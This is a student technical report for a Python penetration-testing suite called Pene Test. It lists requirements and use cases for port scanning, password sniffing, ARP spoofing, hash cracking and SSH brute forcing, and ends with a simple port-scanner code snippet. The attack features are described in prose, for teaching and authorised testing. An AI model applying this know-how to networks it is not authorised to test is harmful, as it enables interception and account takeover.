National College of Ireland

BSHC in Computing

Cybersecurity

2020/2021

Tijesu Olalekan

X17347773

X17347773@student.ncirl.ie

Pene Test

Technical Report

Contents

Executive Summary

This document outlines the development, testing and evaluation process for a Penetration testing tool called Pene Test. Pene Test is a Command-Line program suite, with six programs that identify and exploit weaknesses in Web and network systems.

Pene Test helps Penetration Testers with the Information gathering, Scanning and Manuel Exploitation stages of a penetration test by providing useful tools to increase efficiency by automating processes. A variety of functionality is given to the user; Pene test enables the user to run scans on any target IP Address or Domain, and return a list of open ports and banners on the target machine remotely, decrypt passwords, initiate an SSH Brute Force attack and Man in the Middle Attack and enables the user to capture username and password on a target machine.

The user interface will be simple to use to allow users of all experience levels to interact with the application with ease and can be used on any Operating System.

1.0 Introduction

The purpose of this document is to outline and describe the technical details of Pene Test. This system helps Penetration Testers find and exploit Web and Network vulnerabilities faster and easier.

1.1. Background

For my final year project, I wanted to create something that sparked my interest and would be of utility. I began by researching areas related to my specialisation that I felt could satisfy these desires. Throughout my years, I've always loved seeing hackers in movies and how much utility they provide to the mission, and how they can do both good or bad, and this directed my research as well as my specialization choice (Cybersecurity) in a somewhat bias direction and my research led me to Penetration testing.

In my research, I found that penetration testing has become an important segment of any comprehensive application and network security strategy(and not just in high stake missions in movies). However, it hasn't always been treated as so, and more like an afterthought or as a box-ticking exercise for regulatory purposes. But now with the recent introduction of GDPR in the EU and the notable sanction associated, many organisations have been prompted to invest more in securing their systems, incentivizing more penetration tests.

This guided the aim of this project: Devising a tool that could help penetration tester do their jobs more efficiently in the areas of Reconnaissance, Scanning, Gaining control and maintaining access to a network.

1.2. Aims

The project aims to develop an application that can assist Penetration testers in the Scanning and Reconnaissance Stage and the Exploitation stage of a Penetration test. The application will provide functionality enabling the user to

- Scan for open ports and retrieve information about the services on those open ports
- Decrypt Passwords encrypted with SHA1, SHA256 or MD5
- Initiate an SSH Brute force Attack
- Initiate a Man in the Middle Attack
- Sniff Passwords: Record target usernames and passwords

1.3. Technology

1.3.1. Development

PYTHON

Pene test is developed exclusively with python, to drive all functionality and features. I used python because of its similarities to java and its ease of use. Python is a general-purpose, object-oriented programming language like java, but its high-level interpretation makes python easier to understand.

It also supports packages and modules, allowing for code reusability and code modularity.

PYCHARM

PyCharm is an Integrated Development Environment(IDE) development by JetBrains used specifically for python, I used this because it offers a wide range of tools to assist with my productivity, error handling and boost my code quality. It also integrates with GitHub making my workflow more fluid.

ATOM

An open-source code editor developed by GitHub for macOS, Microsoft Windows and Linux. I used this when GitHub commit conflicts arose because it highlighted the areas of conflict allowing me to choose which commit I would like to continue with.

SCAPY

Scapy is a packet handling python module, used to forge and decode packets of various code protocols, capture packets, send packets on the wire, match requests and replies. (The Scapy community, no date). Scapy is used in Pene Test to create ARP packets needed to initiate the Man-in-the-Middle Attack and to capture usernames and passwords on target machines.

IPy

A python module, used for comfortable parsing and handling IPv4, IPv6 address and network notations(*IPy · PyPI*, no date). *This helped in validating IP addresses the user inputted when using the application.*

1.3.2. Version Control

GITHUB

I used GitHub, a web-based code repository, for version control and to manage my code easily. I used it to keep track of changes and backups. Allowing me to revert code when problems occur.

A link to the Final Commits of this Project can be accessed here

1.3.3. Testing

UNITEST

Unitest is a python Unit testing framework. Unitest allowed me to demonstrate assertions about how my code is intended to work, by testing sections of my code, it brought my attention to areas I would need to make changes.

KALI LINUX

Used in this project as a target machine for testing attacks in my attack environment. It's an open-source, Debian-derived Linux distributions design for digital forensics and Penetration. (*Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution*, no date)

ACUNETIX Vulnerable Websites

Acuntetic Vulnerable Websites acted as a target machine when simulating attacks in my attack environment. Acunetix host intentionally vulnerable web applications that may be used for manual penetration test and educational purposes.

1.4. Structure

Provide a brief overview of the structure of the document and what is addressed in each section.

Part 2 – System

This section explains all the requirement used for the project, outline each functional requirement that Pene Test is capable of. Describing each requirement with a use case to illustrate how the user interacts with the system, and explaining how the system functions.

Part 3 - Design and Architecture

This section provides an overview of the application. It outlines with a class diagram the relationship between the components of the application.

Part 4 - Implementation

This section provides a detail description of the main function used in this application.

Part 5 - Design and Architecture

This section contains screenshots of Pene test's functionality from the end user perspective.

Part 6 - Testing

The section describes the unit test and end user test, that were used to evaluate Pene test. It contains screenshots of test scripts and the end user procedural check list.

2.0 System

2.1. Requirements

2.1.1. Functional Requirements

This section lists the functional requirements in **ranked order**. Functional requirements describe the possible effects of a software system, in other words, *what* the system must accomplish. Other kinds of requirements (such as interface requirements, performance requirements, or reliability requirements) describe *how* the system accomplishes its functional requirements. Each functional requirement should be specified in a format similar to the following:

Short, imperative sentence stating highest-ranked functional requirement.

2.1.1.1. [FREQ-1] <Check User's Privileges>

The heading of this section should read, e.g., "Requirement 1: User registration" or "Requirements 1: Participant takes test"

2.1.1.1.1. Description & Priority

The System will only allow users with root privileges to run the application. It has a **high** priority because it determines if the user can use the application.

2.1.1.1.2. Use Case

Each requirement should be uniquely identified with a sequence number or a meaningful tag of some kind.


Scope

The scope of this use case is to check the user's system privilege, to determine if access can be granted to use the application

Description

This use case describes the steps involved in determining if the user can use the application

Use Case Diagram



Flow Description

Precondition

User has root privileges

Activation

This use case starts when the <User> runs the application

Main flow

1. The system identifies the user's privilege [See 1A, 1B]
2. The system Displays option menu if the user has root privileges

Exceptional flow

1B: Application closes

1. If the user isn't running as root the application terminates

Termination

The system presents the next main menu

Postcondition

The system goes into a wait state

2.1.1.2. [FREQ-02a] <Port Scanning>

2.1.1.2.1. Description & Priority

The port scanning feature enables the user to scan any number of target IP addresses for open ports and return banner information containing the services running on that port.


2.1.1.2.2. Use Case

Each requirement should be uniquely identified with a sequence number or a meaningful tag of some kind.

Scope

The scope of this use case is to scan one IP address, at the ports specified.

Use Case Diagram



Flow Description:

Precondition

<Tester> is at menu options

Activation

<Tester> Chooses to run the Port Scanner function

Main flow

1. <Tester> Inputs one IP address, one or more port numbers and how long to scan at each port (Timeout)

2. Validates the IP address, checks whether to scan specific ports or a range of ports. [See 2A, 2B]
3. The system attempts to connect with the target and retrieve banner information
4. If a connection is made to the target the system displays the banner and the corresponding port. [See 4A]

Alternate flow

2A: Convert Domain to IP address

1. <Tester> May enter a domain name i.e., www.whatever.com
2. The System finds the IP address of the site, so it can be used in the code.

4A: Print Port only

1. The system may connect to the target, but no vulnerable banner could be retrieved.
2. System displays that the port is open

Exceptional flow

2B: Invalid input

1. If the user inputs an incorrect IP or domain that could be converted to an IP, or invalid port number and time
2. The system displays an error message “'Input error Try Again'
3. System returns <Tester> to step 1. To re-enter whatever input was invalid

Termination

System asks the user if they would like to continue using the application or Exit the application.

Postcondition

The system waits for response

2.1.1.3. [FREQ-02b] <Port Scan: Multiple Targets>

2.1.1.3.1. Description & Priority

The port scanning feature enables the user to scan any number of target IP addresses for open ports and return banner information containing the services running on that port.


This is a **high** priority, the main functions here are used in the Vulnerability Scanner.

2.1.1.3.2. Use Case

Scope

The scope of this use case is to enable the user to scan multiple IP addresses, at the ports specified

Use Case Diagram



Flow Description:

Precondition

The <Tester> is at menu options.

Activation

<Tester> Chooses to run the Port Scanner function.

Main flow

1. <Tester> Inputs more than IP address separated by a ‘,’, one or more port numbers and time limit to scan on each port (Timeout)
2. Validates each IP address, checks whether to scan specific ports or a range of ports.

3. The system attempts to connect with each <Target> and retrieve banner information.
4. If a connection is made to the target the system displays the banner and the corresponding port.

Alternate flow

2A: Convert Domain to IP address

1. <Tester> May enter a domain name i.e., www.whatever.com
2. The System finds the IP Address of the site, so it can be used in the code.

4A: Print Port only

1. The system may connect to the target, but no vulnerable banner could be retrieved.
2. The system displays that the port is open.

Exceptional flow

2B: Invalid input

1. If <Tester> inputs any of invalid IPs or any domain couldn't be converted to an IP, or an invalid port number or time limit to scan.
2. The system displays an error message "'Input error Try Again'
3. System returns <Tester> to step 1. To re-enter whatever input was invalid.

Termination

The system asks the user if they would like to continue using the application or Exit the application.

Postcondition

The system waits for response

2.1.1.4. [FREQ-03] <Password Sniffing>

2.1.1.4.1. Description & Priority

The Password Sniffing feature filters network traffic for TCP packets containing a Username and password.


This is a **high** priority because it's a main function of Pene Test.

2.1.1.4.2. Use Case

Scope

The scope of this use case is to enable the user to input an interface they are connected to and filter the network traffic for packets containing usernames and passwords.

Use Case Diagram



Flow Description:

Precondition

1. <Tester> Must have root privileges
2. <Tester> must be at the main menu
3. <Tester> Must be connected to the same network as the target machine

Activation

<Tester> chooses the Password Sniffer function.

Main flow

1. <Tester> Inputs valid Interface i.e., en0
2. The system starts scanning for packets with Username and passwords fields
3. The system displays the Username, password, and packet information.

Exceptional flow

2A: Interface not found

1. <Tester> Entered an invalid network interface
2. The system displays an error message “Not a valid interface”
3. Use case returns to step.1 and enters a valid interface

Termination:

The system asks the user if they would like to continue using the application or Exit the application.

Postcondition

The system waits for response

2.1.1.5. [FREQ-05] <ARP Spoofing / Man in the middle attack>

2.1.1.5.1. Description & Priority

ARP Spoofing is where a malicious actor intercepts packets on a network between hosts by impersonating both the sender and receiver, rerouting packets through their machine. Hence the name “Man in the middle attack.

Usually, the malicious actor impersonates 1 host and the router and appears to both as the other i.e. To the router it’s host 1 and to host 1 it’s the router.

The Arp spoofer allows the user to spoof many hosts and one router.


This is a **high** priority because it’s a main function of Pene Test.

2.1.1.5.2. Use Case

Scope

The scope of this use case is to enable the user to spoof one target and one router.

Use Case Diagram



Flow Description:

Precondition

<Tester> is at the main menu

Activation

This use case starts when <Tester> selects the ARP Spoofer function

Main flow

1. <Tester> Enters IP address for the Target and Router
2. The System Validates of the IP's are valid
3. The System craft an ARP request packet to get the MAC addresses from the <Router> and the <Host> machine.
4. The system sends an ARP response packet to the <Host> and <router>, spoofing the targets.

Exceptional flow*

2A: Invalid input

1. The system displays an error message “'Input error Try Again' and returns FALSE
2. Use case restarts at step 1.

Termination

The system doesn’t stop keeps sending spoof packets, until user ends the application.

The system asks the user if they would like to continue using the application or Exit the application.

Postcondition

The system waits for response

2.1.1.6. [FREQ-06] <Password Cracker >

2.1.1.6.1. Description & Priority

The password cracker allows the user to decipher an MD5, SHA1 and SHA256 password, by inputting a list of unencrypted passwords and the encrypted password. The system hashes the each password in the list with the same hash as the encrypted password and compares the hash to the encrypted password to find a match and prints the corresponding unencrypted password


This is a **high** priority because it’s a main function of Pene Test.

2.1.1.6.2. Use Case

Scope

The scope of this use case is to enable the user to crack an MD5, SHA1, and SHA 256 encrypted password with a list of unencrypted passwords.

Use Case Diagram



Flow Description:

Precondition

<Tester> is at the main menu

A file containing a list of unencrypted passwords must be created.

Activation

This use case starts when <Tester> selects the Password Cracker function

Main flow

1. <Tester> Enters the encrypted password(s), a file of passwords and selects a hash algorithm
2. The System Validates user's inputs
3. The System hashes each password in the file, and compares the hash to the encrypted password, and finds a match

Exceptional flow

2A: Handling Invalid Input

1. <Tester> Entered an invalid file path
2. The system displays an error message "File not found"
3. Use case returns to step 1. Inputs Encrypted Password, and password list.

3A: Password is not found

1. If the password is found in the file
2. The system displays a message that the password wasn't found.

Termination

The system asks the user if they would like to continue using the application or Exit the application.

Postcondition

The system waits for response

2.1.1.7. [FREQ-07] <SSH Brute force attack>

2.1.1.7.1. Description & Priority

The system enables the user to attempt access to a target machine using the SSH protocol. The system tries to log in with many passwords from a password list until a successful connection is made.


This is a **high** priority because it's a main function of Pene Test.

2.1.1.7.2. Use Case

Scope

The scope of this use case is to enable the user to launch an SSH Brute Force Attack at a target machine.

Use Case Diagram



Flow Description:

Precondition

<Tester> is at the main menu

A file containing a list of encrypted passwords must be created.

Activation

This use case starts when <Tester> selects the SSH Brute force function

Main flow

1. <Tester> Enters the target machine's Ip address, username, and path to a list of passwords
2. The System Validates the user's inputs.
3. The system attempts to log in to that target machine attempting each password until successfully connected.
4. <Target> Grants Access
5. The system displays the username and password that connected successfully.

Exceptional flow

2A: Invalid Inputs

4. <Tester> Entered an invalid file path or IP Address
5. The system displays an error message
6. Use case returns to step 1. To re-enter invalid information

3A: Access denied

1. <Target> Denies access because the System finds no valid password
2. System prints 'Password not found'

Termination

1. System asks the user if they would like to continue using the application or Exit the application.

Postcondition

The system waits for response

2.1.2. Environment Requirements

A stable network connection is recommended to allow the use of particular features in the application and ensure optimal results.

2.1.3. Reusability Requirements

Reusability helps to make sure the application and any updates can be delivered most efficiently and effectively, minimising the need to change to the same code in many locations. By reusing functions from other modules less code needs to be written and changes and bug fixes can be centralised.

2.1.4. Extensibility Requirements

The scale in which this application can reach is large, so extensibility is a key requirement. Many tools and attacks can be added in the future and allowing the application to grow in functionality by expanding the collection of tools and attacks, the application can provide more value to penetration testers.

2.1.5. Usability Requirements

The usability requirement of this application is that it should be runnable on Windows, macOS and Linux systems, allowing a wide range of users to use the application.

Also, the application should be user friendly, allowing ease of use for users of all skill levels.


Some features require a list file. Information must be written in a list format e.g

xxxxx

xxxxx

xxxxx

3.0 Design & Architecture



The above shows the structure of Pene test. Each function of Pene test was developed separately and the main function acts as the central node inheriting each class's data members and methods. The user runs the main class, which accesses the information from the function they would like to use.

For user interface, colour was added to draw the uses attention to important information.

Green is for requesting input

```
[+] Enter timeout time in seconds i.e 5 = fives seconds 5
```

Yellow for asking questions

```
[?] Would you like to continue? y/n: y
```

Red for Input error and Warnings

```
[x] Input not recognised
```

```
WARNING Not running application as Root!!
```

4.0 Implementation

This section describes the main functions used to develop Pene Test.

Pene test comprises of 6 Classes:

1. Port Scanner
2. Vulnerability Scanner
3. SSH Brute Forcer
4. Password Cracker
5. ARP Spoofer
6. Password Sniffer

4.1.1. Port Scanner

The Port Scanner feature enables the user to scan any number of target IP addresses for open ports and return banner information containing the services running on that port.

1. The Port Scanner comprises 5 functions.

```
 5  # Scans one target at specific port/s i.e. 1,7,20,80,100
 6  def scan1(target, portArray, timeout):
15
16
17  # Scans one target between a range of port i.e. 1-5
18  def scanRange(target, rangeLB, rangeUP, timeout):
27
28
29  # checks if IP addresses are valid, and converts domains to IP addresses
30  def checkIP(ip):
39
40
41  # retrieves the banner from target machine when connection is made
42  def get_banner(s):
44
45
46  # main scan function: Makes a connection, and attempts to get the banner
47  def scan_port(ip_address, port, timeout):
```

2. The **scan_port()** function is the main algorithm for this class. The function arguments are an IP Address, a port number and a timeout number.

```
# retrieves the banner from target machine when connection is made
def get_banner(s):


# main scan function: Makes a connection, and attempts to get the banner
def scan_port(ip_address, port, timeout):
    try:  # try connect
        sock = socket.socket()
        sock.settimeout(int(timeout))
        sock.connect((ip_address, port))
    except:  # if theses an error connecting do nothing
        pass
    else:
        try:
            banner = get_banner(sock)
            return print('[+] Open Port ' + str(port) + ' : ' + str(banner.decode().strip('\n')))
        except:  # if not just say the port is open
            return print('[+] Open Port ' + str(port))
    finally:  # then close the connection
        sock.close()
